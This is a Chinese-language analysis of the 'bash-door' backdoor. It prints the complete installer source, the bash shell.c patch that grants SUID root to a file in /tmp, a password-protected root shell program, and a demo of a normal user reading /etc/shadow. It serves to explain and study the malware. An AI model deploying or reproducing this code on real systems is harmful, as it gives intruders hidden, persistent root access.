bash-door 后门分析

这是一个很有趣的后门，简单，但确实很有效（一旦被安装后，很难被发现）。

该后门软件修改 GNU 官方版本的 bash shell 的源代码，植入后门，然后在“肉鸡”上编译并安装。这样该“肉鸡”上运行的 bash 就有个大漏洞的，等着入侵者的光顾。

含有漏洞的 bash 在启动时会在/tmp 目录下检查“mcliZokhb”和“mclzaKmfa”这两个文件。/tmp/mcliZokhb 就是该后门的 SeCshell.c 编译而成的程序，在安装该后门软件时就会被创建。它的主要功能就是为非 root 用户启动一个 root shell(入侵者梦寐以求的东西)。而/tmp/ mclzaKmfa 则可由入侵者定制（可以没有）。入侵者可以把某个应用改名为此文件名。Bash 会在启动时把该文件的 owner 改为 root 用户，并且设置 SUID 标志，这样该程序在执行时就会拥有 root 权限。

把整个后门软件的源代码全列出来也没几行，而且稍有编程知识的人几乎都懂（这是我目前看到过的最有趣的后门软件）。

整个“后门”就如下两个文件：


1. bashdoor.c

```
/*
 * Bash-door.c - By bob for www.dtors.net
 *
 * This is very lame coding...but the results are brilliant!
 *
 * Ever thought you could loose root?
 *
 * This script can be used for lots of different things, but its main
 * intention is to gain root privileges back if lost.
 *
 * [1] BD will wget the bash-2.05 tarball from the ftp.gnu.org.
 * It will then go on to patching shell.c with lockdowns bash patch.
 * Then it will compile and install the new bash shell on the system.
 *
 * [2] BD will Compile SeCshell.c to /tmp/mclzaKmfa
 *
 * [3] BD will exit.
 *
 * For further information on Trogan, read the "Readme" Document in the tarball.
 */


#include <stdio.h>
#include <string.h>
#include <stdlib.h>
```

```
char cmd[1];

void menu(void);

void bash() {
puts("\n\nDownloading Bash-2.05....");
sleep(3);
system("/usr/bin/wget ftp://ftp.gnu.org/gnu/bash/bash-2.05.tar.gz>/dev/null");
puts("\n\nDone downloading, now we have to untar and compile.\nPlease wait...");
system("/bin/tar -zxvf bash-2.05.tar.gz>/dev/null");
system("/bin/mv ./bashp bash-2.05/");
chdir("bash-2.05/");
system ("/usr/bin/patch shell.c bashp;./configure>/dev/null;make>/dev/null;make
install>/dev/null;mv -f ./bash /bin");
puts("\n\n\n/bin/bash has successfully been backdoored!");
chdir("$home");
sleep(5);
menu();
}

void secshell() {
     puts("\n\nCompiling SeCshell....");
    system("/usr/bin/gcc SeCshell.c -o /tmp/mcliZokhb -lcrypt>/dev/null");
    puts("\nSeCshell Compiled and installed in /tmp");
     menu();
}

void menu()
{
    printf("\n\n\nBash-door.c - by bob");
    printf("\n\n-=[1]=- Update and backdoor Bash.");
    printf("\n-=[2]=- Compile and install SeCshell.");
    printf("\n-=[3]=- Exit.");
    printf("\n\n>");
     scanf("%1s", cmd);
     if (strcmp(cmd, "1") == 0) bash();
     else if (strcmp(cmd, "2") == 0) secshell();
    else if (strcmp(cmd, "3") == 0) exit(0);
    else
      {
             printf("erm %s is not one of the options!\n", cmd);
        menu();
    }
```

```
}
int main() {
    system("/usr/bin/clear");
if(getuid() !=0)
{
fprintf (stderr, "WARNING: Bash-door cannot run correctly as a Normal User.\n");
fprintf (stderr, "Please Run Bash-door as root uid(0).\n");
exit(-1);
}

    menu();
    return 0;
}
```

main()函数是该后门的安装主界面，会输出如下 3 中选项以供选择：



图中的 3 个选项分别对应 bash()函数，secshell()函数和 exit()函数。

bash()函数的代码浅显易懂。


```
① system("/usr/bin/wget ftp://ftp.gnu.org/gnu/bash/bash-2.05.tar.gz>/dev/null");
puts("\n\nDone downloading, now we have to untar and compile.\nPlease wait...");
② system("/bin/tar -zxvf bash-2.05.tar.gz>/dev/null");
system("/bin/mv ./bashp bash-2.05/");
chdir("bash-2.05/");
③ system ("/usr/bin/patch shell.c bashp;./configure>/dev/null;make>/dev/null;make
install>/dev/null;mv -f ./bash /bin");
```

① 从 GNU 网站下载 bash shell 的源代码

② 解压缩下载到的 bash shell 源代码

③ 先是对 GNU 的 bash shell 源代码中的 shell.c 文件打补丁（用后门中的 bashp 补丁），然后编译安装被动过手脚的 bash shell。

运行画面见下：



最后一行输出告诉用户你现在机器上的 `bash shell` 是“`backdoored`”。

所以关键是 `bash-door` 对原始的 `bash shell` 代码做了什么手脚，即“`/usr/bin/patch shell.c bashp`”这行命令所执行的效果。

```
#local bash backdoor patch
#Author: lockdown
#Date: Oct. 08, 2001
#
#Usage: patch shell.c bashp
#This patch applys a local backdoor to bash(version 2.05), I made this to use
#in a wargame I was participating in.
--- shell.c  Mon Oct  8 13:12:10 2001
+++ patch.c  Mon Oct  8 13:48:17 2001
@@ -291,6 +291,7 @@
 {
   register int i;
   int code, saverst, old_errexit_flag;
+  struct stat finfo;
   volatile int locally_skip_execution;
   volatile int arg_index, top_level_arg_index;
 #ifdef __OPENNT
@@ -400,6 +401,16 @@

   if (running_setuid && privileged_mode == 0)
     disable_priv_mode ();
+
+  if(getuid()==0)
+  {
+    if(stat("/tmp/mcliZokhb",&finfo)==0)
```

```
+    {
+      chown("/tmp/mclzaKmfa",0,0);
+      chmod("/tmp/mclzaKmfa",S_ISUID|S_IREAD|S_IXUSR|S_IRGRP|S_IXGRP|
+            S_IROTH|S_IXOTH);
+    }
+  }
```

也就是在 bash shell 启动时特意去检查“/tmp/mcliZokhb”这个文件，如果该文件存在，则把另一个文件“/tmp/mclzaKmfa”改成 root 所有，同时设置其为 SUID 程序。

至于“/tmp/mcliZokhb”是个什么文件，要看选项 2 了。

```
Bash-door.c - by bob

--=[1]=-- Update and backdoor Bash.
--=[2]=-- Compile and install SeCshell.
--=[3]=-- Exit.

>2


Compiling SeCshell....
SeCshell.c: In function `main':
SeCshell.c:23: warning: passing arg 1 of `strcmp' makes pointer from integer wit
hout a cast

SeCshell Compiled and installed in /tmp



Bash-door.c - by bob

--=[1]=-- Update and backdoor Bash.
--=[2]=-- Compile and install SeCshell.
--=[3]=-- Exit.

>_
```

即编译下面的 SeCshell.c 文件，生成的可执行文件即是“/tmp/mcliZokhb”。

```
system("/usr/bin/gcc SeCshell.c -o /tmp/mcliZokhb -lcrypt>/dev/null");
```

2. SeCshell.c

```
/*
 * SeCshell.c
 *
 * Secure root shell, protected by standard DES encryption.
 *
 * default passwd is bash, enter that at stopped: prompt.
 *
 * Pir8@dtors.net ~~ www.dtors.net
 *
 */



#include <stdlib.h>
#include <string.h>
#define PWD "nU.ajj1cF2Qk6" /* standard DES */
int main() { /* Lets start the program */
```

```
    char *crypted=PWD;
    char *pass; /* variable for passwd */

    pass = (char *)getpass ("Stopped: "); /* lets get users pass */

    if (strcmp(crypt(pass,crypted),crypted)) { /* lets see if the pass entered matches */

        exit(1);
    }

    else
    {
        setuid(0); /* remove this line if you dont want to get a root shell */
        setgid(0); /* remove this line if you dont want to get a root shell */
        execl("/bin/sh","sh -i",0); /* Execute shell */
    }
return 0;
}
```

该文件很简单，就是询问一下用户的密码。上面标红的是 DES 加密后的密文。你需要定制密码的话，就是把在/etc/shadow 中的密文抄到这里，重新编译即可。

下面是用 strace 跟踪到的被后门化的 bash 启动时的系统调用列表（部分）：

```
execve("/bin/bash", ["bash"], [/* 20 vars */]) = 0
uname({sys="Linux", node="DEBUG", ...}) = 0
brk(0)                                  = 0x80c8f70
open("/etc/ld.so.preload", O_RDONLY)    = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=29539, ...}) = 0
old_mmap(NULL, 29539, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40013000
close(3)                                = 0
open("/lib/libtermcap.so.2", O_RDONLY)  = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\220\r\0"..., 1024)
= 1024
fstat64(3, {st_mode=S_IFREG|0755, st_size=11696, ...}) = 0
old_mmap(NULL, 14868, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) = 0x4001b000
mprotect(0x4001e000, 2580, PROT_NONE)   = 0
old_mmap(0x4001e000, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 3,
0x2000) = 0x4001e000
close(3)                                = 0
open("/lib/libdl.so.2", O_RDONLY)       = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\300\30"..., 1024) =
1024
fstat64(3, {st_mode=S_IFREG|0755, st_size=11314, ...}) = 0
```

```
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
= 0x4001f000
old_mmap(NULL, 11304, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) = 0x40020000
mprotect(0x40022000, 3112, PROT_NONE)   = 0
old_mmap(0x40022000, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 3,
0x1000) = 0x40022000
close(3)                            = 0
open("/lib/i686/libc.so.6", O_RDONLY)   = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\220Y\1"..., 1024) =
1024
fstat64(3, {st_mode=S_IFREG|0755, st_size=1395734, ...}) = 0
old_mmap(0x42000000, 1239844, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) =
0x42000000
mprotect(0x42126000, 35620, PROT_NONE)  = 0
old_mmap(0x42126000, 20480, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 3,
0x126000) = 0x42126000
old_mmap(0x4212b000, 15140, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x4212b000
close(3)                            = 0
munmap(0x40013000, 29539)              = 0
rt_sigprocmask(SIG_BLOCK, NULL, [], 8)  = 0
open("/dev/tty", O_RDWR|O_NONBLOCK|O_LARGEFILE) = 3
close(3)                            = 0
brk(0)                             = 0x80c8f70
brk(0x80c9000)                      = 0x80c9000
brk(0x80ca000)                      = 0x80ca000
open("/usr/lib/locale/locale-archive", O_RDONLY|O_LARGEFILE) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=7560976, ...}) = 0
mmap2(NULL, 2097152, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40023000
close(3)                            = 0
brk(0x80cb000)                      = 0x80cb000
brk(0x80cc000)                      = 0x80cc000
getuid32()                          = 0
getgid32()                          = 0
geteuid32()                         = 0
getegid32()                         = 0
rt_sigprocmask(SIG_BLOCK, NULL, [], 8)  = 0
time(NULL)                          = 1207221253
getuid32()                          = 0
stat64("/tmp/mcliZokhb", {st_mode=S_IFREG|0755, st_size=12134, ...}) = 0
chown32(0x80a951a, 0, 0)              = -1 ENOENT (No such file or directory)
chmod("/tmp/mclzaKmfa", 04555)         = -1 ENOENT (No such file or directory)
ioctl(0, SNDCTL_TMR_TIMEBASE, {B38400 opost isig icanon echo ...}) = 0
ioctl(1, SNDCTL_TMR_TIMEBASE, {B38400 opost isig icanon echo ...}) = 0
```

```
brk(0x80cd000)                          = 0x80cd000
...
```

上面标红的第一行就是该“黑”bash 去查询“/tmp/mcliZokhb”文件，返回为 0，表示存在。第二行与第三行是修改“/tmp/mclzaKmfa”文件的 owner 和设置 SUID，由于我没有创建该文件，所以两个系统调用都返回失败。

下面让我们看一下入侵者是怎样通过/tmp 目录下的“mclzaKmfa”文件来获得只有 root 才拥有的特权的。


```
[wzhou@DEBUG tmp]$ cp /bin/cat /tmp/mclzaKmfa
[wzhou@DEBUG tmp]$ ./ mclzaKmfa /etc/shadow
```

当然你没有权限查看只允许 root 查看的 shadow 文件。

现在你重新启动一下系统，还是用普通用户登录，运行同样的命令。


```
[wzhou@DEBUG tmp]$ ./ mclzaKmfa /etc/shadow
```

但这时成功地看到了只有 root 才能看到的东西。



原因就是在系统启动时运行被黑过的 bash 时下面代码中的标红的判断满足了，就把 /tmp/mcliZokhb 设为了 SUID 程序，且 owner 为 root。

```
+  if(getuid()==0)
+  {
+    if(stat("/tmp/mcliZokhb",&finfo)==0)
+    {
+      chown("/tmp/mclzaKmfa",0,0);
+      chmod("/tmp/mclzaKmfa",S_ISUID|S_IREAD|S_IXUSR|S_IRGRP|S_IXGRP|
+            S_IROTH|S_IXOTH);
+    }
+  }
```



如果你是普通用户，手工启动 bash 不会有此效果，因为上面的 if(getuid()==0)条件不会满足。

z-l-dragon@hotmail.com
Walter Zhou
2008-4-3,22:30